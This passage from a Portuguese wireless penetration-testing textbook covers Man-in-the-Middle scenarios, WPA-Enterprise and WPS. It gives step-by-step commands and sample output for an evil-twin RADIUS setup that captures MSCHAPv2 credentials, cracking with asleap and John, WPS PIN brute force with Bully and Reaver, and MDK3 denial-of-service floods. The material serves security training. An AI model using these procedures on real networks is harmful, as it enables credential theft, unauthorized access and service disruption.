Honeypots são criados da mesma forma que Rogue Access Point.

11.4 Man-in-the-Middle

Um ataque Man-in-the-Middle é uma classe de ataque em que o atacante

consegue ficar no meio da conexão entre o cliente e o seu destino (seja o ponto de acesso, um site etc.), capturando toda a conexão.

Ataques de Man-in-the-Middle em redes sem fio podem ser efetuados com o intuito de capturar credenciais de um usuário.

Há diversos modos de se realizar um ataque Man-in-the-Middle:

- No primeiro cenário o atacante está conectado à internet usando uma conexão cabeada e cria-se um honeypot. O usuário acidentalmente se conecta ao honeypot ou é forçado a isso (usando o Deauth).Dessa forma, o atacante fica no meio da conexão (Man-in-the-Middle), podendo realizar ataques de captura, redirecionamento e leitura do tráfego de dados.
- O segundo cenário é via manipulação do protocolo ARP. Por meio de requisições ARP especiais (*ARP Spoofing*) é possível realizar a manipulação do tráfego de dados (ficando como um intermediário entre o cliente e o destino).
- O terceiro cenário é via Rogue DHCP, criando-se um segundo servidor DHCP na rede. Assim, quando uma nova máquina fizer uma requisição DHCP solicitando um IP, o servidor DHCP do atacante irá realizar a distribuição dos IPs, ficando como gateway da conexão (e consequentemente fazendo um ataque de Man-in-the-Middle).

CAPÍTULO 12

Ataques avançados

No decorrer do livro foram citadas diversas técnicas para ataques contra os protocolos OPN, WEP e WPA/WPA2 PSK. A atitude mais sensata a ser tomada é a utilização de redes empresarias (WPA Enterprise) como medida de proteção de dados em redes wireless.


Embora garantam uma falsa sensação de segurança, redes WPA Enterprise também sofrem de ataques de dicionário. Por ter uma configuração um pouco mais detalhada, as redes Enterprise serão tratadas neste capítulo.

12.1 Redes Enterprise

A conexão em redes Enterprise (protocolo 802.1X) ocorre de maneira similar a redes WPA/WPA2 PSK: a diferença entre o modo Enterprise e o modo Personal (PSK), é que, no modo WPA/WPA2 PSK, o próprio AP faz a geração e distribuição da chave mestra (PMK) para o STA. Já no modo Enterprise, é de responsabilidade do servidor Radius (*Authenticator*) realizar essa tarefa. Outra diferença é que a fase 802.1X Authentication não existe no modo Personal (esse modo não realiza autenticação por protocolos digitais como o EAP).

A figura 12.1 mostra o processo de autenticação em redes Enterprise.

• Agreement on Security protocols – Por ser um processo similar a redes do tipo Personal, na primeira etapa devem ser definidos os protocolos criptográficos, sistema de autenticação e informações básicas da rede

(SSID, canal, padrão 802.11 etc.). Supondo que a rede seja do tipo WPA2 PSK com a criptografia CCMP. Então, o AP deve enviar os beacons com essas informações. Se a rede for do tipo WPA Enterprise TKIP, a informação também será enviada pelo AP. Assim, como em qualquer sistema de criptografia, caso o STA já tenha se conectado à rede

anteriormente, as etapas Probe Resquest e Probe Response serão realizadas.

• 802.1X Authentication – Essa etapa é o que diferencia o modo Personal do modo Entreprise: em redes Personal, a etapa de autenticação com um servidor Radius (Authenticator) não existe. A autenticação em redes Enterprise é baseada em um dos seguintes modelos. 1 EAP-TLS, EAP-

TTLS, PEAPv0/MSCHAPv2, PEAPv1/EAP-GTC, PEAP-TLS, EAP-SIM, EAP-AKA e EAP-FAST. Com usuário e senhas corretos, a chave mestra é gerada e armazenada no servidor Radius.

• Master Key Distribution by Radius Server – Como a etapa 802.1X Authentication foi realizada com sucesso, a geração e distribuição da chave mestra (PMK) pelo servidor Radius ao AP é feito. Em sistemas Personal, a geração da PMK é feito pelo próprio AP.

• Key Distribution and Verification – Com o PMK em mãos, o processo de autenticação via 4-way handshake é realizado.

• Data encryption and Integrity – Encriptação e troca de dados.

Figura 12.1 – Processo de autenticação em redes WPA Enterprise. Fonte: Backtrack WiFu: an introduction to practical wireless attacks v.2.0 (p. 132).

Redes Enterprise apresentam dois problemas. O primeiro é que o servidor Radius pode ser falsificado (ataques de Evil Twin), fazendo com que o atacante se passe por um servidor Radius legítimo. O segundo problema é relativo a certificados digitais: um cliente mal configurado pode aceitar um certificado de um atacante, desencadeando todo o processo de ataque.

12.1.1 Atacando WPA-Enterprise

Para ataques contra redes WPA Enterprise, será necessário um servidor Radius. Para essa finalidade, será usado o programa FreeRADIUS Wireless Pwnage Edition (FreeRADIUS-WPE).

Os passos a seguir mostram como instalar e configurar o servidor FreeRADIUS-WPE:

1. Realize o download do FreeRADIUS-WPE:

root@kali# **git clone https://github.com/brad-anton/freeradius-wpe.git**

2. Entre na pasta em que se encontra o FreeRADIUS-WPE e instale o pacote *.deb*:

root@kali# **cd freeradius-wpe**

root@kali# **dpkg -i freeradius-server-wep_2.1.12-1_i386.deb**

3. Crie o certificado digital:

root@kali# **cd /usr/local/etc/raddb/certs**

root@kali# **./bootstrap && ldconfig**

4. Crie o arquivo de socket e log:

root@kali# **mkdir -p /usr/local/var/run/radiusd**

root@kali# **touch /usr/local/var/run/radiusd/radiusd.sock**

root@kali# **mkdir -p /usr/local/var/log/radius**

root@kali# **touch /usr/local/var/log/radius/freeradius-server-wpe.log**

5. Inicie o servidor Radius:

root@kali# **radiusd -X**

Alguns autores, como Vivek Ramachadran, instruem seus leitores a realizar um laboratório em que o AP legítimo se conecta ao nosso servidor Radius. Esse procedimento pode ser encontrado no capítulo 8, “Attacking WPA-

Enterprise and RADIUS” em seu livro *Backtrack 5 Wireless Penetration Testing: Beginner’s Guide*. Particularmente, discordo desse procedimento, pois em um teste de intrusão real devemos ter acesso ao AP e configurá-lo manualmente. Então para simular um ambiente realista, em vez de configurar um roteador legítimo, que tal criar um ponto de acesso falso (Evil Twin)?

O Airbase-ng não suporta a criptografia Enterprise. Para essa atividade vamos utilizar um softAP mais robusto: o HostAPd.

O HostAPd é um softAP: um software capaz de operar como um ponto de acesso legítimo. A sua utilização não é maliciosa, porém qualquer pessoa pode usá-lo de forma maliciosa ao criar um Evil Twin ou honeypot.

O HostAPd deve ser instalado e integrado ao FreeRADIUS-WPE:

1. Instale o HostAPd:

root@kali# **apt-get install hostapd**

2. Copie os arquivos de configuração do HostAPd:

root@kali# **zcat /usr/share/doc/hostapd/examples/hostapd.conf.gz > /etc/hostapd/hostapd.conf**

root@kali# **cd /etc/hostapd/**

root@kali# **cp hostapd.conf hostapd.confOLD**

3. O arquivo */etc/hostapd/hostapd.conf* (para redes Enterprise) deve ter o seguinte conteúdo:

interface=wlan0

driver=nl80211

ssid=TP-LINK_E1E866

country_code=DE

logger_stdout=-1

logger_stdout_level=0

dump_file=/tmp/hostapd.dump

ieee8021x=1

eapol_key_index_workaround=0

own_ip_addr=127.0.0.1

auth_server_addr=127.0.0.1

auth_server_port=1812

auth_server_shared_secret=testing123

auth_algs=3

wpa=2

wpa_key_mgmt=WPA-EAP

channel=1

wpa_pairwise=CCMP

rsn_pairwise=CCMP

4. Inicie o HostAPd:

root@kali# **hostapd /etc/hostapd/hostapd.conf**

5. Conecte à rede um dispositivo wireless qualquer (celular, tablet etc.).

Quando o cliente conectar-se à rede falsa, suas autenticações serão

capturadas:

root@kali# **tail -f /usr/local/var/log/radius/freeradius-server-wpe.log**

mschap: Sat Mar 14 15:42:25 2015

username: admin

challenge: c3:03:99:65:f0:23:50:29

response:
a1:5d:4f:0e:94:ec:36:0a:97:87:fb:05:f7:46:71:c1:ba:e8:f6:cb:fc:ec:67:b9

john NETNTLM:

admin:$NETNTLM$c3039965f0235029$a15d4f0e94ec360a9787fb05f74671c1b

6. O usuário admin foi capturado com o Challenge e Response da sua

senha. O Challenge e Response é a senha criptografada pelo protocolo

MSCHAPv2.[2]

Utilize o Asleap para recuperação de senhas.

Sintaxe de uso:

asleap -C < *Challenge*> -R < *Response*> -W < *wordlist*>

Exemplo de uso:

• Quebra a senha do usuário admin:

root@kali# **asleap -C c3:03:99:65:f0:23:50:29 -R**

a1:5d:4f:0e:94:ec:36:0a:97:87:fb:05:f7:46:71:c1:ba:e8:f6:cb:fc:ec:67:b9

-W dicionario

Using wordlist mode with "dicionario".

hash bytes: e634

NT hash: 209c6174da490caeb422f3fa5a7ae634

password: admin

A quebra também pode ser realizada com o John the ripper:

1. O log FreeRADIUS-WPE informa como deve ser realizado a quebra pelo

John:

root@kali# **tail -f /usr/local/var/log/radius/freeradius-server-wpe.log**

mschap: Sat Mar 14 15:42:25 2015

username: admin

challenge: c3:03:99:65:f0:23:50:29

response:
a1:5d:4f:0e:94:ec:36:0a:97:87:fb:05:f7:46:71:c1:ba:e8:f6:cb:fc:ec:67:b9

john NETNTLM:

admin:$NETNTLM$c3039965f0235029$a15d4f0e94ec360a9787fb05f74671c1

2. Crie um arquivo com o conteúdo do log do FreeRADIUS-WPE:

root@kali# **echo**

'admin:$NETNTLM$c3039965f0235029$a15d4f0e94ec360a9787fb05f74671c

> arquivo

3. O formato correto para quebra do John é NETNTLM:

root@kali# **john arquivo --format=netntlm**

4. Visualize a senha recuperada:

root@kali# **john arquivo --show**

admin:admin

1 password hash cracked, 0 left

Observação: o ataque realizado com o Asleap explora problemas de validação de certificados.

Para testes em máquinas Windows, desabilite a validação do certificado, do contrário a máquina-

alvo não irá se conectar à máquina do atacante. Para realizar esse procedimento, desabilite o

checkbox Não perguntar ao usuário se não puder autorizar o servidor (Figura 17.21). Assim, no

momento em que o usuário se conectar à rede do atacante, será presenteado com um certificado

falso (Figura 17.20).

12.2 Protocolo WPS

O serviço WPS (*Wi-Fi Protected Setup*) é um protocolo criado com a

intenção de ajudar os usuários a conectarem os seus dispositivos à rede:

novos dispositivos são configurados automaticamente, sem a necessidade da

sua reconfiguração. O protocolo é ativado e o usuário recebe em seu

notebook toda a configuração da rede, apenas inserindo um número (em vez

da senha).

O protocolo WPS torna-se particularmente útil em redes com um grande

número de dispositivos. Por exemplo, imaginem uma rede com centenas de dispositivos wireless. Toda a vez que a senha for trocada, cada dispositivo deverá ser reconfigurado para conectar-se à rede. Porém, com o WPS, quando a senha for trocada, o WPS irá enviar para todos os dispositivos cadastrados as novas configurações, sem a necessidade da reconfiguração manual.

Mesmo sendo eficaz em redes com um grande número de dispositivos, a sua implementação representa um sério risco de segurança. Isso porque um atacante poderá descobrir o número PIN (número inserido na rede como forma de autenticação do WPS) e, sem saber a senha, vai enviá-lo via WPS e obter toda a configuração da rede (incluindo a senha).

Os modos de operação mais comuns são:[3]

• Push-button-Connect (PBC) – Os roteadores que suportam o protocolo WPS têm um botão na sua parte traseira que o habilita temporariamente. Em alguns modelos é um botão pequeno de nome QSS. Enquanto o WPS estiver ativo, o novo dispositivo pode ser adicionado na rede. A inserção do número PIN é manual na primeira configuração de um dispositivo Windows (Figura 12.2).





Figura 12.2 – Método Push-button-Connect.

• PIN (Internal Registrar) – O número PIN é configurado diretamente no roteador (Figura 12.3).

Figura 12.3 – Método Internal Registrar.

• PIN (External Registrar) – A estação enviará ao roteador o número PIN da rede. Caso seja o PIN correto, a configuração da rede é repassada do roteador para a estação. Reparem que, diferentemente dos dois métodos anteriores (no método PBC, a configuração do PIN é realizada apertando-

se um botão no roteador; no método Internal Registrar, a configuração é realizada diretamente na interface do roteador), nesse método o PIN é enviado do cliente para o roteador (não precisamos do acesso físico ao roteador). O problema do método External Registrar é que, em modelos mais antigos de roteadores (mesmo os mais novos, em alguns casos), ataques de força bruta para se descobrir o PIN não são bloqueados. Um atacante pode chutar número por número até descobrir o número PIN. A





figura 12.4 ilustra o método External Registrar.

Figura 12.4 – Método External Registrar.

O processo de força bruta para se descobrir o número PIN, em linhas gerais, ocorre da seguinte forma: o PIN do roteador é um conjunto de 8 dígitos, em que o último é um *checksum* dos primeiros sete. Existe assim um total de

10^7 combinações possíveis ou 10.000.000.

Desse valor total, as validações para o número PIN são divididas em duas partes: caso os quatro primeiros números do PIN estiverem corretos, somente os três últimos são validados. Dessa forma não são necessárias 10^7 combinações, o cálculo correto é 10^4 mais 10^3 mais o checksum, gerando um total de 11.000 combinações.

A figura 12.5 mostra como é feito o processo de validação (e consequentemente a força bruta) de um número PIN.





Figura 12.5 – Processo de validação de um número PIN. Fonte:

http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf.

O ataque de força bruta consiste em enviar um número PIN ao roteador (Por

exemplo 0000000).

Primeiro é realizado todo o processo de configurações de segurança (Authentication, Association, certificados digitais para 802.1x etc.). Depois o AP envia a mensagem M1, o atacante responde com a mensagem M2 e o AP envia a mensagem M3.

O atacante envia uma mensagem M4. Caso a mensagem recebida seja um

NACK, isso indica que a primeira metade do número está errada e deve ser incrementada (exemplo 0001000), sendo enviado novamente e repetindo o processo (0002000... 0003000) até ser encontrada a primeira metade correta. Encontrada a metade, é enviado ao roteador uma mensagem M4 com a primeira metade do PIN correto. Como a primeira metade do PIN está correta, a mensagem NACK não é enviada e o roteador envia uma mensagem M5. O atacante recebe o M5 e envia uma mensagem M6. Caso o atacante receba NACK, indica que a segunda metade do número está errada e deve ser incrementada. Caso receba a mensagem M7, o número PIN está correto. Com o número PIN correto o roteador envia a configuração da rede ao atacante

(incluindo a senha).

Para explorar a vulnerabilidade do protocolo WPS, habilite o QSS (Figura 12.6).

Figura 12.6 – QSS em estado Enabled indica que o protocolo WPS está ativo no roteador.

12.2.1 Wash

O Wash é um software que realiza o monitoramento do espectro wireless para detecção de APs com o protocolo WPS ativo.

Sintaxe de uso:

wash -i < *monitor*>

Exemplo de uso:

root@kali# **wash -i mon0**

Em alguns casos, o Wash poderá enviar a mensagem *[!] Found packet with bad FCS, skipping...* , indicando que o Wash está fazendo a varredura com o checksum ativo.

Wash v1.4 WiFi Protected Setup Scan Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID Channel RSSI WPS Version WPS Locked ESSID

[!] Found packet with bad FCS, skipping...

[!] Found packet with bad FCS, skipping...

Esse problema pode ser corrigido com a opção -C:

root@kali# **wash -i mon0 -C**

Wash v1.4 WiFi Protected Setup Scan Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID Channel RSSI WPS Version **WPS Locked** ESSID

74:EA:3A:E1:E8:66 1 -30 1.0 **No** TP-LINK_E1E866

AA:AA:AA:AA:AA:AA 7 -80 1.0 **Yes** RedeA

O Wash apresentou duas redes com o WPS ativo: TP-LINK_E1E866 e RedeA. A diferença entre as duas é a coluna WPS Locked: redes com a coluna marcada com Yes indicam a presença do WPS, porém, por algum motivo, esse protocolo está travado e não é possível enviar o número PIN para a rede (e consequentemente realizar ataques de força bruta). Um dos motivos que pode travar o WPS é enviar excessivamente números PINs errados ao roteador em um curto período de tempo: roteadores mais novos detectam esse tipo de atividade como sendo um ataque e bloqueiam todo o WPS. Portanto, em redes com o WPS travado, não é possível realizar ataques de força bruta.

12.2.2 Bully

Bully é uma prova de conceito de que o número PIN (usado pelo WPS) pode ser recuperado de maneira bem simples.

Sintaxe de uso:

bully -b < *BSSID*> < *monitor*>

Exemplo de uso:

root@kali# **bully -b 74:EA:3A:E1:E8:66 mon0**

[!] Bully v1.0-22 - WPS vulnerability assessment utility

[!] Using '00:23:15:73:86:6c' for the source MAC address

[+] Datalink type set to '127', radiotap headers present

[+] Scanning for beacon from '74:ea:3a:e1:e8:66' on channel 'unknown'

[!] Excessive (3) FCS failures while reading next packet

[!] Disabling FCS validation (assuming --nofcs)

[+] Got beacon for 'TP-LINK_E1E866' (74:ea:3a:e1:e8:66)

[!] Restoring session from '/root/.bully/74ea3ae1e866.run'

[!] WARNING: WPS checksum was autogenerated in prior session, now bruteforced

[!] WARNING: Sequential search requested but prior session was randomized

[+] Index of starting pin number is '02283470'

[+] Last State = 'NoAssoc' Next pin '02283470'

[+] Rx(ID) = 'Timeout' Next pin '02283470'

[*] Pin is '02283470', key is 'senha123'

Saved session to '/root/.bully/74ea3ae1e866.run'

PIN : ' **02283470**'

KEY : ' **senha123**'

A utilização do Bully pode levar em torno de 8 a 12 horas, isso porque é testado PIN a PIN. A seguir um teste rápido com o PIN correto (fornecido com as opções -p, -B e --force):

root@kali# **bully -b 74:EA:3A:E1:E8:66 mon0 -p 02283470 -B --force**

Se em algum momento for exibida a mensagem *[!] WPS lockout reported, sleeping for 43 seconds*, indica um roteador com firmware novo, e os testes com o Bully são detectados como ataque. Como medida de defesa, o roteador ignora a recepção de números PIN, invalidando o ataque.

Em alguns roteadores, para que o *WPS Locked* saia do estado *Yes* e volte para *No*, alguns minutos são necessários. Em outros, apenas após 24 horas ou reinicializando o roteador o WPS será voltado ao estado normal. Por exemplo, o roteador TP-LINK modelo TL-WR741ND bloqueia o PIN caso sejam executadas sucessivamente dez tentativas erradas de PIN.

Uma tentativa de negação de serviço com Association Flood do MDK3 pode ser realizada, mas o mais provável é que se corte o sinal, paralisando a rede. Por exemplo:

mdk3 < *monitor*> a -a < *BSSID*> -m

mdk3 < *monitor*> a -i < *BSSID*>

A resposta vai depender do firmware do roteador: em alguns será realizada troca de canais (resetando o estado do WPS), em outros o sinal será cortado e em outros o ataque não funcionará.

De qualquer forma, quando o roteador bloqueia sucessivas tentativas erradas de número PIN, o ataque é quase inviável (mesmo que o ataque de negação de serviço resete o estado do WPS, de tempos em tempos – quando o WPS travar – o atacante deve realizar a negação de serviço e destravar o estado do WPS, levando um tempo relativamente alto).

Uma forma de resetar o estado do WPS é reinicializando o roteador: desligando-o e ligando-o fisicamente.

12.2.3 Reaver

Outro software muito utilizado além do Bully é o Reaver, que realiza o ataque de força bruta contra o número PIN.

Sintaxe de uso:

reaver -i < *monitor*> -b < *BSSID*> -vv

Exemplo de uso:

root@kali# **reaver -i mon0 -b 74:EA:3A:E1:E8:66 -vv**

Reaver v1.5.2 WiFi Protected Setup Attack Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 74:EA:3A:E1:E8:66

[+] Switching mon1 to channel 11

[+] Associated with 74:EA:3A:E1:E8:66 (ESSID: TP-LINK_E1E866)

[+] Starting Cracking Session. Pin count: 10000, Max pin attempts: 11000

[+] Trying pin 02283470.

[+] Sending EAPOL START request

[+] Received identity request

[+] Sending identity response

[P] E-Nonce: 74:b0:f2:18:65:30:d9:28:74:82:71:fe:fb:d5:d2:b1

[P] PKE:

12:bc:61:23:f5:cc:90:4a:74:59:a9:b8:bd:77:0f:02:92:26:a8:9d:30:8a:0c:ce:ec:3b:b

[P] WPS Manufacturer: TP-LINK

[P] WPS Model Name: TL-WR741N

[P] WPS Model Number: 1.0/2.0

[P] Access Point Serial Number: 1.0

[+] Received M1 message

[P] R-Nonce: 16:cf:1f:14:25:d8:53:7b:6f:cf:cf:a5:01:a4:e1:b7

[P] PKR:

0a:1c:3a:08:05:e7:c9:60:bc:3b:10:52:59:b7:4b:23:a6:87:5d:3d:88:07:67:48:5c:d6

[P] AuthKey:

e2:a8:73:1c:72:63:ef:e3:55:80:45:dd:61:a7:57:fa:0d:99:ff:20:17:4f:68:de:a9:14:6b

[+] Sending M2 message

[P] E-Hash1:

e9:8e:34:4e:3b:d4:88:af:83:6f:f2:1c:e0:ed:c4:32:c7:84:87:99:50:a4:da:04:cc:6a:f7

[P] E-Hash2:

a9:a6:31:d0:1e:dc:93:15:d5:43:54:d2:60:98:e2:33:d4:05:31:73:b6:6b:45:8f:89:18

[+] Received M3 message

[+] Sending M4 message

[+] Received M5 message

[+] Sending M6 message

[+] Received M7 message

[+] Sending WSC NACK

[+] Sending WSC NACK

[+] Pin cracked in 3 seconds

[+] WPS PIN: **'02283470'**

[+] WPA PSK: **'senha123'**

[+] AP SSID: **'TP-LINK_E1E866'**

[+] Nothing done, nothing to save.

A utilização do Reaver pode levar em torno de 8 a 12 horas, isso porque é testado PIN a PIN. A seguir um teste rápido com o PIN correto (fornecido com a opção -p):

root@kali# **reaver -i mon0 -b 74:EA:3A:E1:E8:66 -vv -p 02283470**

Se em algum momento for exibida a mensagem *Warning: Detected AP rate limiting, waiting 60 seconds before re-checking*, indica um roteador com firmware novo, e os testes com o Reaver foram detectados como sendo ataque. Para que o WPS saia do estado travado, uma tentativa de negação de serviço com Association Flood do MDK3 pode ser realizada.

Em algumas situações, o Reaver e o Bully exibirão uma espécie de hash, em vez da senha wireless.

[+] WPS PIN: '02283470'

[+] WPA PSK: '93e8560e85f6b9e34466fef5579077935d04b77fe83e68e7cfb2a14ce7481bdf'

[+] AP SSID: 'TP-LINK_E1E866'

Não se preocupe, pois o importante é o número PIN. O procedimento a seguir obtém a senha wireless da rede por meio do número PIN:

1. Obtenha o PIN com o Reaver ou Bully.

2. O arquivo */etc/wpa_supplicant.conf* deverá ter o seguinte conteúdo:

ctrl_interface=/var/run/wpa_supplicant

ctrl_interface_group=0

update_config=1

3. Inicie o wpa_supplicant, com o arquivo de configuração */etc/wpa_supplicant.conf*:

root@kali# **wpa_supplicant -Dwext -iwlan0 -c /etc/wpa_supplicant.conf**

ioctl[SIOCSIWENCODEEXT]: Invalid argument

ioctl[SIOCSIWENCODEEXT]: Invalid argument

4. Inicie o wpa_cli para realizar a conexão ao ponto de acesso por meio do número PIN:

wpa_cli wps_reg < *BSSID*> < *PIN*>

